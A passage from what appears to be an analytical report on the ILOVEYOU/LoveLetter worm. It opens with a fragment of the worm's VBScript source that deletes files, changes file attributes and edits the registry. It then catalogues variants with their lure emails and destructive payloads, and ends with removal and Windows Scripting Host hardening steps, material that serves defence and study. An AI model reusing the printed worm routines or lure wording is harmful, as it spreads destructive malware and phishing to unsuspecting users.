set fc = f.Files
for each f1 in fc
ext=fso.GetExtensionName(f1.path)
size=f1.size
ext=lcase(ext)
s=lcase(f1.name)
if ((ext="vbs") or (ext="vbe")) and size=10324 then
```

```
        if s<>"fixer.vbs" then
                fso.DeleteFile(f1.path)
        end if
elseif(ext="mp3") or (ext="mp2") then
        set att=fso.GetFile(f1.path)
        att.attributes=att.attributes-2
end if
if (eq<>folderspec) then
        if (s="mirc32.exe") or (s="mlink32.exe") or (s="mirc.ini") or (s="script.ini") or (s="mirc.hlp") then
                fso.DeleteFile(folderspec&"\script.ini")
                eq=folderspec
        end if
end if
next
end sub

sub folderlist(folderspec)
On Error Resume Next
dim f,f1,sf
set f = fso.GetFolder(folderspec)
set sf = f.SubFolders
for each f1 in sf
killfiles(f1.path)
folderlist(f1.path)
next
end sub

sub regdelete(regkey)
Set regedit = CreateObject("WScript.Shell")
regedit.RegDelete regkey
end sub

sub regcreate(regkey,regvalue)
Set regedit = CreateObject("WScript.Shell")
regedit.RegWrite regkey,regvalue
end sub


function regget(value)
Set regedit = CreateObject("WScript.Shell")
regget=regedit.RegRead(value)
end function

function fileexist(filespec)
On Error Resume Next
dim msg
if (fso.FileExists(filespec)) Then
msg = 0
else
msg = 1
end if
fileexist = msg
end function

function folderexist(folderspec)
On Error Resume Next
dim msg
if (fso.GetFolderExists(folderspec)) then
msg = 0
else
msg = 1
end if
fileexist = msg
end function
```

Appendix D
Variants to the LoveLetter Worm

Symantec Security Response has identified 82 versions of VBS.LoveLetter. This information is current as of May 31, 2001.

VBS.LoveLetter.A
Detected as: VBS.LoveLetter.A(1)
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

VBS.LoveLetter.B (Lithuania)
Detected as: VBS.LoveLetter.B(1) or VBS.LoveLetter(HTM)
Email subject: Susitikim shi vakara kavos puodukui...
MESSAGE BODY: same as A
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

VBS.LoveLetter.C (Very Funny)
Detected as: VBS.LoveLetter.C(1)
Email subject: fwd: Joke
Body: (Message body is empty.)
Attachment: Very Funny.vbs

VBS.LoveLetter.D (BugFix)
Detected as: VBS.LoveLetter.A(1)
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: Creates the registry entry WIN- -BUGSFIX.exe instead of WIN-BUGSFIX.exe

VBS.LoveLetter.E (Mother's Day)
Detected as: VBS.LoveLetter.E
Email subject: Mothers Day Order Confirmation
Body: We have proceeded to charge your credit card amount of $326.92 for the mothers day diamond special. We have attached a detailed invoice to this email. Please print out the attachment and keep it in a safe place. Thanks Again and Have a Happy Mothers Day! mothersday@subdimension.com
Attachment: mothersday.vbs
NOTE: This variant will delete all .ini and .bat files.

VBS.LoveLetter.F (Virus Warning)
Detected as: VBS.LoveLetter.F
Email subject: Dangerous Virus Warning
Body: There is a dangerous virus circulating. Please click attached picture to view it and learn to avoid it.
Attachment: virus_warning.jpg.vbs
NOTE: Also includes Urgent_virus_warning.htm

VBS.LoveLetter.G (Virus ALERT!!!)
Detected as: VBS.LoveLetter.G
Email subject: Virus ALERT!!!
Body: A long message regarding VBS.LoveLetter.A
Attachment: Protect.vbs
NOTE: The From line of the message displays as "FROM support@symantec.com." This variant also overwrites files with .bat and .com extensions.

VBS.LoveLetter.H (No Comments)
Detected as: VBS.LoveLetter.H or VBS.LoveLetter(HTM)
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

NOTE: This is known as No Comments because the comment lines at the beginning of the worm code have been removed.

VBS.LoveLetter.I (Important! Read carefully!!)
Detected as: VBS.LoveLetter.I

Email subject: Important! Read carefully!!
Body: kindly check the attached LOVELETTER coming from me.
Attachment: Important.TXT.vbs
NOTE: This variant copies the files Eskernel32.vbs and Es32dll.vbs. It also copies mIRC script comments referring to BrainStorm and ElectronicSouls, and sends the Important.htm file to the chat room.

VBS.LoveLetter.J (same as G version)
Detected as: VBS.LoveLetter.J
Email subject: Virus ALERT!!!
Body: Largely the same as the G variant.
Attachment: Protect.vbs
NOTE: This appears to be a slight modification of the G variant.

VBS.LoveLetter.K (same as I version)
Detected as: VBS.LoveLetter.K
Email subject: Important! Read carefully!!
Body: Here's the easy way to fix the love virus.
Attachment: Important. How to protect yourself from the IL0VEY0U bug!

VBS.LoveLetter.L (I Cant Believe This!!!)
Detected as: VBS.LoveLetter.L
Email subject: I Cant Believe This!!!
Body: I Cant Believe I have Just Recieved This Hate Email .. Take A Look!
Attachment: KillEmAll.TXT.VBS
NOTE: This variant replaces .gif and .bmp files instead of .jpg and .jpeg. It hides .wav and .mid instead of .mp2 and .mp3 files. There is no IRC routine, so it will not infect chat room users. Copies the files Kiler.htm, Killer2.vbs, and Killer1.vbs to the hard drive.

VBS.LoveLetter.M (Arab Air)
Detected as: VBS.LoveLetter.M
Email subject: Thank You For Flying With Arab Airlines
Body: Please check if the bill is correct, by opening the attached file
Attachment: ArabAir.TXT.vbs
NOTE: Replaces .dll and .exe files instead of .jpg and .jpeg files. Hides .sys and .dll files instead of .mp3 and .mp2 file. Copies no-hate-FOR-YOU.HTM to the hard drive.

VBS.LoveLetter.N (Variant Test)
Detected as: VBS.LoveLetter.N
Email subject: Variant Test
Body: This is a variant to the vbs virus.
Attachment: IMPORTANT.TXT.vbs

NOTE: Copies itself as Sndvol32.vbs and leakdll.vbs. Internet Explorer start page is changed to http://altalavista.box.sk. It does not download the password stealing Trojan. Overwrites .mpg, .mpeg, .avi, .qt, and .qtm. Sends the file important.htm into Internet chat rooms using mIRC.

VBS.LoveLetter.O (same as A version)
Detected as: VBS.LoveLetter.O
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This is the same as the A variant with slightly different internal coding.

VBS.LoveLetter.P (Yeah Yeah)
Detected as: VBS.LoveLetter.P
Email subject: Yeah, Yeah another time to DEATH...
Body: This is the Killer for VBS.LOVE-LETTER.WORM.
Attachment: Vir-Killer.vbs
NOTE: Sets the Internet Explorer start page to www.yahoo.com/Vir-Killer.exe. It does not download the password stealing Trojan. Overwrites .zip and .rar files instead of .jpg and .jpeg. Hides .pas and .asm files instead of .mp3 and .mp2.

VBS.LoveLetter.Q (LOOK!)
Detected as: VBS.LoveLetter.Q
Email subject: LOOK!
Body: hehe...check this out.
Attachment: LOOK.vbs
NOTE: Copies itself as Msuser32.vbs and User32dll.vbs. Overwrites .xls and .mdb files instead of .jpg and .jpeg. Hides .exe and .lnk files instead of .mp3 and .mp2. Creates Look.htm.

VBS.LoveLetter.R (Bewerbung)

Detected as: VBS.LoveLetter.R
Email subject: Bewerbung Kreolina
Body: Sehr geehrte Damen und Herren!
Attachment: Bewerbung.txt.vbs
NOTE: IRC sends Bewerbung.htm into connected Internet chat room.

VBS.LoveLetter.S (same as A version)
Detected as: VBS.LoveLetter.S
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs:
NOTE: This is the same as the A variant with slightly different internal coding.

VBS.LoveLetter.T (BAND-AID)
Detected as: VBS.LoveLetter.T
Email subject: Recent Virus Attacks-Fix
Body: Attached is a copy of a script that will reverse the effects of the LOVE-LETTER-TO-YOU.TXT.vbs as well as the FW:JOKE, Mother's Day and Lithuanian siblings.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: Sets Internet Explorer start page set to a virus-related web site. Deletes files with ..bat, .gif, .tif, .tiff, .wav, .lnk, .bak, .doc, .xls, .rtf, .txt, .htm, .html, .xml, .mny, .zip, .bmp, .cab, and .inf extensions. It does not hide .mp3 and .mp2 files, but deletes them. Uses mIRC to send Band-aid.htm into Internet chat rooms.

VBS.LoveLetter.U (Presente)
Detected as: VBS.LoveLetter.U
Email subject: PresenteUOL
Body: O UOL tem um grande presente para voce, e eh exclusivo.Veja o arquivo em anexo. Http://www.uol.com.br.
Attachment: UOL.TXT.vbs

NOTE: Sets Internet Explorer start page to http://www.uol.com.br. It also hides .exe, .com, and .ini files. Uses mIRC to send Uol.htm into Internet chat rooms.

VBS.LoveLetter.V (same as A version)
Detected as: VBS.LoveLetter.V
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: Internal comment lines slightly different.

VBS.LoveLetter.W (IMPORTANT)
Detected as: VBS.LoveLetter.W
Email subject: IMPORTANT: Official virus and bug fix
Body: This is an official virus and bug fix. I got it from our system admin. It may take a short while to update your system files after you run the attachment.
Attachment: Bug and virus fix.vbs
NOTE: Sets Internet Explorer Start page to a virus-related site. Overwrites files with .exe, .com, .dll, .sys, .pwl, and .txt. extensions. Uses mIRC to send "Bug and virus fix.htm" into Internet chat rooms.

VBS.LoveLetter.X (ANTI-VIRUS-LISTE)
Detected as: VBS.LoveLetter.X
Email subject: NEUE ANTI-VIRUS-LISTE
Body: Hiermit senden wir Ihnen/Dir eine neue Liste mit LOVE-LETTER-VIRUS Namen, die nicht geoeffnet werden sollten, bitte sofort lesen, danke.
Attachment: ANTI-VIRUS-LISTE.TXT.vbs
NOTE: Overwrites files with .mdb, .pdf, .wsh, .dot, .hta, .js, .drv, and .ini extensions. Hides files with .xlx and .doc extensions. Uses mIRC to send "ANTI-VIRUS-LISTE.HTM" into Internet chat rooms.

VBS.LoveLetter.Y (same as Q version)
Detected as: VBS.LoveLetter.Y
Email subject: LOOK!
Body: hehe...check this out
Attachment: LOOK.vbs
NOTE: Similar to Q variant but hides .mp3 and .mp2 files.

VBS.LoveLetter.Z (BUG & VIRUS FIX)
Detected as: VBS.LoveLetter.Z
Email subject: Virus ALERT!!!
Body: I got this from our system admin. Run this to help pervent any recent or future bug & virus attack's. It may take a small while up update your files.
Attachment: MAJOR BUG & VIRUS FIX.vbs

NOTE: Sets Internet Explorer Start Page to a virus-related site. Overwrites files with .com, .dll, .exe, .txt, .bat, and .sys extensions. Uses mIRC to send "BUG & VIRUS FIX.HTM" into Internet chat rooms.

VBS.LoveLetter.AA (same as A version)
Detected as: VBS.LoveLetter.AA
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: Several internal comments have been added.

VBS.LoveLetter.AB (same as A version)
Detected as: VBS.LoveLetter.AB
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: Several internal comments and instructions have been removed.

VBS.LoveLetter.AC (antivirusupdate)
Detected as: VBS.LoveLetter.AC
Email subject:New Variation on LOVEBUG Update Anti-Virus!!
Body: There is now a newer variant of love bug. It was released at 8:37 PM Saturday Night. Please Download the following patch. We are trying to isolate the virus. Thanks Symantec."
Attachment: antivirusupdate.vbs
NOTE: Several comment lines have been modified. Uses mIRC to send antivirusupdate.htm into Internet chat rooms.

VBS.LoveLetter.AD (same as A version)
Detected as: VBS.LoveLetter.AD
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

NOTE: This is the same as the A variant with a number of internal comments.

VBS.LoveLetter.AE (same as A version)
Detected as: VBS.LoveLetter.AE
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This is the same as the A variant with a number of internal comments.

VBS.LoveLetter.AF (FREE SEXSITE PASSWORDS)
Detected as: VBS.LoveLetter.AF
Email subject: FREE SEXSITE PASSWORDS
Body: cHECK IT OUT ; FREE SEX SITE PASSWORDS.
Attachment: FREE SEXSITE PASSWORDS.HTML.vbs
NOTE: Modification of the A variant. Contains over 100 comment lines at the beginning of the file.

VBS.LoveLetter.AG (same as A version)
Detected as: VBS.LoveLetter.AG
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This is the same as the A variant with slightly different internal coding.

VBS.LoveLetter.AH (same as A version)
Detected as: VBS.LoveLetter.AH
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This is the same as the A variant with internal comments explaining the various functions of the script.

VBS.LoveLetter.AI (Win $1,000,000!)
Detected as: VBS.LoveLetter.AI
Email subject: You May Win $1,000,000! 1 Click Away
Body: kindly check the attached WIN coming from me.
Attachment: WIN.vbs
NOTE: Bad formatting prevents this variant from executing.

VBS.LoveLetter.AJ (Virus Warnings !!!)
Detected as: VBS.LoveLetter.AJ

Email subject: Virus Warnings !!!
Body: VERY IMPORTANT PLEASE READ THIS TEXT. TEXT ATTACHMENT.
Attachment: very-important-txt.vbs
NOTE: This version replaces .vbs, .vbe, .js, .txt, .doc, and .hta files with a copy of itself. It appends .vbs to all other files. .mp3 and .mp2 files are renamed and overwritten. A browser window will open displaying a list of some common hoaxes.

VBS.LoveLetter.AL (NICE-GIRL)
Detected as: VBS.LoveLetter.AL
Email subject: NICE-GIRL
Body: is this a nice girl or what ?
Attachment: NICE-GIRL.JPG.vbs
NOTE: Same functionality as the A variant. Copies itself as Mfc41a.vbs and Mfc41b.vbs and adds these to the registry to be executed on startup. Also overwrites .hta, .avi, .mpg, .mpeg, .cpp, .c, .txt, .doc, .h, and .bmp files. It does not touch .mp2 files. This variant contains a large number of comment lines consisting of the numerous @ symbols. Uses mIRC to send NICE-GIRL.HTM to Internet chat rooms.

VBS.LoveLetter.AM (You must read this!)
Detected as: VBS.LoveLetter.AM
Email subject: You must read this!
Body: Have you read this text? You must do it!!
Attachment: NOTES.TXT.exe
NOTE: Buggy code prevents this variant from executing.

VBS.LoveLetter.AN (HOLA)
Detected as: VBS.LoveLetter.AN
Email subject: HOLA
Body: HOLA ESTAMOS BUSCANDO GENTE PARA HACER UN CLUB DE HACKER ,PHERAK ,VIRUS Y ETC SI QUIERES UNIRTITE AUNQUE NO TENGAS CONOCIMIENTOS LEE EL ARCHIVO
Attachment: HELLO.TXT.vbs
NOTE: This version does not change the default start page for Internet Explorer. It copies itself as rasapi.vbs and win32api.vbs. It uses mIRC to send KIKE.HTM to Internet chat rooms.

VBS.LoveLetter.AO (I missed ilnour..)
Detected as: VBS.LoveLetter.AO
Email subject: I missed ilnour..
Body: I was in love with nour! but now am in love with KUWAIT !! Check this file
Attachment: I-Love-Kuwait.TXT.vbs
NOTE: Sets Internet Explorer start page to http:/ /alshaheen.net. Uses mIRC to send I-Love-Kuwait.BWC.vbs to Internet chat rooms. This version creates six different links on the desktop to various Web sites. No files get overwritten by this variant. When executed, a randomized message box is displayed with one of four possible messages.

VBS.LoveLetter.AP (Wish you were Here!)
Detected as: VBS.LoveLetter.AP
Email subject: Wish you were Here!
Body: Wish you were Here! Im having a great time!
Attachment: Wish you were Here!.postcard.vbs
NOTE: Buggy code prevents this variant from executing.

VBS.LoveLetter.AQ (New virus discovered!)
Detected as: VBS.LoveLetter.AQ
Email subject: New virus discovered!
Body: A new virus has been discovered! It's name is @-@Alha and Omega@-@. Full list of virus abilities is included in attached file @-@info.txt@-@. For the last information go to McAfee's web page Please forward this mesage to everyone you care about.
Attachment: info.txt.vbs
NOTE: This variant only contains the mass mailer functionality. It sets the main window title of Internet Explorer to display "I am the Alpha and Omega". The script deletes itself after it has run.

VBS.LoveLetter.AR (random subject list)
Detected as: VBS.LoveLetter.AR
Email subjects:
Event Information
Joke of the Day
Staff memo
n/a
Important information
Security alert!!!
Links!!!
Free Cellular Phone
Cure for CANCER!?!?!?!
Clinton and Lewinki phone messages

Body: Please download the attached file.
Attachment: placid.txt.vbs
NOTE: This variant randomly chooses one of 10 possible subjects for the email. Uses mIRC to send Placid.txt.vbs to Internet chat rooms. It copies itself over .vbs files, deletes .dos and .tmp files and overwrites all .js and .jse files with the line onLoad="alert('Placid, isnt it?? you bet.!');". It deletes the following executables if found on the system: Navw32.exe, Navapw32.exe, Pccmain.exe, and Webtrap.exe. A new Autoexec.bat is created, which deletes all files from the drive A, and runs Fdisk /mbr, which rewrites the master boot record.

VBS.LoveLetter.AT (3 de septiembre en Roma)
Detected as: VBS.LoveLetter.AT
Email subject: 3 de septiembre en Roma
Body: Este a±o nos vemos el 3 de septiembre en Roma, no faltes. Te env_o detalles del viaje.
Attachment: 3septiembreroma.TXT.vbs
NOTE: This variant contains only the mass mailer and registry editing functionalities. It does not overwrite or delete any files.

VBS.LoveLetter.AU (FREE SURF)
Detected as: VBS.LoveLetter.AU
Email subject: FREE SURF
Body: kindly check the attached HOW TO FREE SURFLETTER coming from me.
Attachment: Free Surf.TXT.vbs
NOTE: Sets Internet Explorer start page to http:/ /mitglied.tripod.de/aker1434ffjz/winbatch.exe. It sets the hidden attribute for all files in subfolders, and creates copies of itself as the original file names plus the .vbs extension. Uses mIRC to send Free Surf.TXT.vbe to Internet chat rooms.

VBS.LoveLetter.AV (same as AS version)
Detected as: VBS.LoveLetter.AV
Email subject: US PRESIDENT AND FBI SECRET PICTURES =PLEASE VISIT => (http://WWW.2600.COM)<=
Body: VERY JOKE..! SEE PRESIDENT AND FBI TOP SECRET PICTURES..
Attachment: .vbs file with a randomly generated name
NOTE: Please see the separate document that describes VBS.LoveLetter.AS for more information.

VBS.LoveLetter.AX (Hello Kitty)
Detected as: VBS.LoveLetter.AX
Email subject: Hello Kitty
Body: About Hello Kitty latest News in JAPAN. See the attached document.
Attachment: Hello-Kitty.TXT.vbs
NOTE: Same functionality as the .A variant. Uses mIRC to send Hello-Kitty.HTM to Internet chat rooms.

VBS.LoveLetter.AZ (You have a secret admirer!)
Detected as: VBS.LoveLetter.AZ
Email subject: You have a secret admirer!
Body: Have a look at <url link> and open enclosed document.
Attachment: aa.vbs
NOTE: Buggy code prevents this variant from executing.

VBS.LoveLetter.BA (same as C variant)
Detected as: VBS.LoveLetter.BA
Email subject: fwd: Joke
Body: (message body is empty)
Attachment: Very Funny.vbs

NOTE: Identical to the C variant, except that it does not set the Timeout period for Windows Scripting Hosting because of bad code.

VBS.LoveLetter.BB (no email capability)
Detected as: VBS.LoveLetter.BB
NOTE: This variant contains only the infection routine for overwriting files. Files with the extensions .jpg, .jpeg, .gif, and .bmp are overwritten. Files with the extensions .mp3, .wav, and .mid are overwritten and set to hidden. All other files have the .vbs extension added to them.

VBS.LoveLetter.BC (KILL ILOVEYOU)
Detected as: VBS.LoveLetter.BC
Email subject: KILL ILOVEYOU 2.0 - Apaga as altera__es do ILOVEYOU
Body: Execute o script em anexo para voltar as op__es do registry modificados pelo ILOVEYOU e apagar os arquivos relacionados a este vírus. A página inicial do Explorer serß setado para about:blank.
Attachment: KILL_LOVE-LETTER.TXT.vbs
NOTE: This variant attempts to reverse the affects of a VBS.LoveLetter.A infection. It deletes the registry keys and files associated with the A variant. It contains the mass mailer function only.

VBS.LoveLetter.BF (My-Linong....)
Detected as: VBS.LoveLetter.BF
Email subject: My-Linong....
Body: True Story....
Attachment: mylinong.txt.shs
NOTE: This variant does not overwrite files. It makes use of only the mass mailer to spread; it does not use mIRC. An ASCII message is displayed in Notepad when this worm is executed. The message is "I Love You Linong." The script also creates 600 folders on drive C named LINONG I LOVE YOU MY FOLDER??? where the ??? is replaced by the numbers 000-600. After seven days the worm deletes itself and any files or folders that it created.

VBS.LoveLetter.BH (random email subject)
Detected as: VBS.LoveLetter.BH
Email subject: randomly generated
Body: randomly generated
Attachment: win.com.vbs
NOTE: Buggy code prevents this variant from executing. This variant randomly selects one of sixteen email subjects and message bodies for outgoing email. It makes many changes to the registry. Finally, it also overwrites .zip and .rar files, and hides files with .doc, .xls, .ppt, and .gif extensions.

VBS.LoveLetter.BI (Party Time)
Detected as: VBS.LoveLetter.BI
Email subject: Party Time
Body: Hey!!.. Cloze the doorz coz we gonna party in 'ere all nite!! ;-) Sweet demo coded in Visual Basic.. unleash the powerz of Mickey$oft! Enjoy :-)
Attachment: Party.BAS.vbs
NOTE: This variant changes the RegisteredOwner, RegisteredOrganization and Version to "SiR DySTyK", "VBS/Party", and "Mickey$oft Windowz v0.3" respectively. The worm maintains two counters in the registry, which are used to create new folders in the \Windows\System folder. When the first counter reaches 20 (increasing once per execution of the worm) the second counter is increased by 1. Each time that the second counter increases, a new hidden, read-only folder named Party? (where the ? is replaced by the number of the second counter) is created, and inside this new folder, 50 copies of the worm are hidden. It uses mIRC to send Party.BAS.vbs to Internet chat rooms. It copies itself as WinMgr.LNK.vbs to the \Startup folder.

VBS.LoveLetter.BK (same as BI variant)
Detected as: VBS.LoveLetter.BK
Email subject: Party Time
Body: Hey!!.. Cloze the doorz coz we gonna party in 'ere all nite!! ;-) Sweet demo coded in Visual Basic.. unleash the powerz of Mickey$oft! Enjoy :)
Attachment: win.com.vbs
NOTE: This is the same as the BI variant, except for the author's name, which has changed from SiR DySTyK to Total Konfuzion.

VBS.LoveLetter.BL (Rock the Vote)
Detected as: VBS.LoveLetter.BL
Email subject: Rock the Vote
Body: I thought you would find this interesting :)
Attachment: al_gore.vbs
NOTE: This variant contains the mass mailer and file replication functions. It overwrites and appends the .vbs extension to the following file types: .asp, .jpg, .gif, .htm, .html, .css, .mp3, .mp2, .mod, .mpg, and .mpeg. It copies itself as System32.vbs and al_gore.vbs. Once executed, it displays the following message: Windows does not recognize this file. Click 'OK' to cancel this operation.

VBS.LoveLetter.BN (similar to BL variant)
Detected as: VBS.LoveLetter.BN
Email subject: randomly generated
Body: I thought you would find this interesting :) Call me later!
Attachment: win.com.vbs
NOTE: This is a slightly modified variant based on VBS.LoveLetter.BL. It randomly chooses one of ten subjects for the outgoing email. It also sends a copy of the mail as a bcc to cybercrime@techtv.com. This version also modifies .cfm files in addition to those already listed under the BL variant.

VBS.LoveLetter.BO (same as C version)
Detected as: VBS.LoveLetter.BO
Email subject: fwd: Joke
Body: (message body is empty)
Attachment: Very Funny.vbs
NOTE: Same as C variant.

VBS.LoveLetter.BQ (Gotov je! 24.09.2000!)
Detected as: VBS.LoveLetter.BO

Email subject: Gotov je! 24.09.2000!
Body: Ej! Pogledaj ovo u prilogu!!!
Attachment: GotovJe.vbs
NOTE: This variant only contains the mass mailer function. It copies itself as GotovJe.vbs into the \Windows and \Windows\System folders. It displays the file GotovJe.htm, which it creates when it is executed. This file contains the following text: KOMSIJA, 24 Septembra su izbori! Na tim izborima TI pobedjujes Milosevica! Tvoj glas ga plasi! 24.09 Izadji, Glasaj, Pobedi! Gotov je!

VBS.LoveLetter.BR (insert subject here)
Detected as: VBS.LoveLetter.BR
Email subject: insert subject here
Body: insert body here
Attachment: syscheck.vbs
NOTE: This variant sends one mail with each user added as a bcc. It creates the file OOBHCDGC.VBS in the \Windows folder, CAIXDVRP.VBS in the \Windows\System folder, and BPDNQLVR.VBS in the Windows \Temp folder. It creates the file C:\Autorun.inf which attempts to execute the OOBHCDGC.VBS file.

VBS.LoveLetter.BZ (Southpark Is Here On Singapore!!!)
Detected as: VBS.LoveLetter.BZ
Email subject: Southpark Is Here On Singapore!!!
Body: Check it out!!! SOUTHPARK Never Diez!!!
Attachment: Southpark.txt.vbs
NOTE: If this variant is executed on your system, you will in most cases need to reinstall everything on your computer. This variant deletes files in the root folder of drive C. It deletes files that are not currently in use from the following folders: C:\Windows, C:\Windows\System, C:\Program Files, C:\Windows\Cookies, and the root of drive D. Most files in these folders have 0-byte copies of themselves created with Southpark.vbs appended to the file name. It uses mIRC to send Southpark.txt.vbs to Internet chat rooms. It sets the ComputerName and RegisteredOwner to "Love Never Change For Linghui".

VBS.LoveLetter.CB (HELLO)
Detected as: VBS.LoveLetter.CB
Email subject: HELLO
Body: JulieNSurprise.
Attachment: JulieNSurprise.vbs
NOTE: This variant will possibly set the Internet Explorer start page to the address http:/ /www.hackside.fr.fm/hackside2 in an attempt to download the file JULIEN_PELLETIER.zip. It will not overwrite any files on the system, but it does contain the mass-mailer function.

VBS.LoveLetter.CC (MY FAVORITE POETRIES)
Detected as: VBS.LoveLetter.CC
Email subject: MY FAVORITE POETRIES
Body: These are some of the poetries that I have written for you.
Attachment: (5)-Poetries-that-I-have-written-for-you.txt.vbs
NOTE: This variant sends one email with each user added as a bcc. It creates the file OOBHCDGC.VBS in the \Windows folder, CAIXDVRP.VBS in the \Windows\System folder, and BPDNQLVR.VBS in the Windows \Temp folder. It creates the file C:\Autorun.inf, which attempts to execute the OOBHCDGC.VBS file.

VBS.LoveLetter.CE (same as A version)
Detected as: VBS.LoveLetter.CE
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This variant is almost identical to the VBS.LoveLetter.A variant. It contains an additional comment line at the beginning of the file.
VBS.LoveLetter.CF (same as A version)
Detected as: VBS.LoveLetter.CF
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This variant is almost identical to the VBS.LoveLetter.A variant except for extra spacing in the file.

VBS.LoveLetter.CG (same as A version)
Detected as: VBS.LoveLetter.CG
Email subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs
NOTE: This variant is almost identical to the VBS.LoveLetter.A variant. It contains slightly differing variable names.

VBS.LoveLetter.CI (same as A version)
Detected as: VBS.LoveLetter.CI
Email subject: ILOVEYOU

Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

NOTE: This variant is almost identical to the VBS.LoveLetter.A variant except for extra spacing in the file.
VBS.LoveLetter.CN (same as A version)
Detected as: VBS.LoveLetter.CN
Email subject: Where are you?
Body: This is my pic in the beach!
Attachment: JENNIFERLOPEZ_NAKED.JPG.vbs
NOTE: This variant also creates a file named "Cih_14.exe" which is a dropper for the CIH virus, and attempts to run it.

Please see the separate document that describes VBS.LoveLetter.CN for more information.

Appendix E
Removal from Windows ME
Adopted from Network Associates
http://vil.nai.com/vil/content/v_98617.htm

Additional information for Windows ME users:
NOTE: Windows ME utilizes a backup utility that backs up selected files automatically to the C:_Restore folder. This means that an infected file could be stored there as a backup file, and VirusScan will be unable to delete these files. These instructions explain how to remove the infected files from the C:_Restore folder.
Disabling the Restore Utility

1. Right click the My Computer icon on the Desktop, and choose Properties.
2. Click on the Performance Tab.
3. Click on the File System button.
4. Click on the Troubleshooting Tab.
5. Put a check mark next to "Disable System Restore".
6. Click the Apply button.
7. Click the Close button.
8. Click the Close button again.
9. You will be prompted to restart the computer. Click Yes.
NOTE: The Restore Utility will now be disabled.
10. Restart the computer in Safe Mode.
11. Run a scan with VirusScan to delete all infected files, or browse the file's located in the C:_Restore folder and remove the file's.
12. After removing the desired files, restart the computer normally.
NOTE: To re-enable the Restore Utility, follow steps 1-9 and on step 5 remove the check mark next to "Disable System Restore". The infected file's are removed and the System Restore is once again active.

Appendix F
Instructions disseminated to users on how to disable Windows Scripting

Disabling Windows Scripting Host

These instructions explain how to tell whether Windows Scripting Host (WSH) is installed on your machine and how to disable the running of VBS scripts. This prevents viruses such as VBS/LoveLet-A from infecting your machine.

Windows 98

WSH is installed if you choose a standard installation of the operating system, or if you install Internet Explorer 5, or if you download WSH from Microsoft.

To disable WSH, preventing scripts from being run:

Click:
Start|Settings|Control Panel.

Double-click the 'Add/Remove programs' icon.

Open the 'Windows Setup' tabbed page.

Select 'Accessories' and double-click.


Find 'Windows Scripting Host' in the list

Click on the check-box by 'Windows Scripting Host' to deselect it. (Shown on Right)

Click OK to return to 'Add/Remove Programs' window.

Then click on 'OK'.

You may be asked to reboot system.
Reboot if prompted.



Windows 95

WSH is installed if you install Internet Explorer 5, or if you download WSH from Microsoft.

To prevent scripts with a .VBS extension from being run:

From the 'Desktop
Right-click on 'My Computer'.

Select 'Open' from the menu.

Click the 'View' menu and select 'Options...'

Open the 'File Types' tabbed page.
(Shown on the right)

Find 'VBScript Script File' in the list of file types (if you can't find it, your machine is safe and you don't need to do anything else).

Click on the 'Remove' button.

If you see a dialog asking you to confirm removal, click 'Yes'.

Windows NT 4.0

WSH is installed if you install Internet Explorer 5, or if you download WSH from Microsoft.

To prevent scripts with a .VBS extension from being run:

Log on as an administrator.
From the 'Desktop', right-click on 'My Computer'.

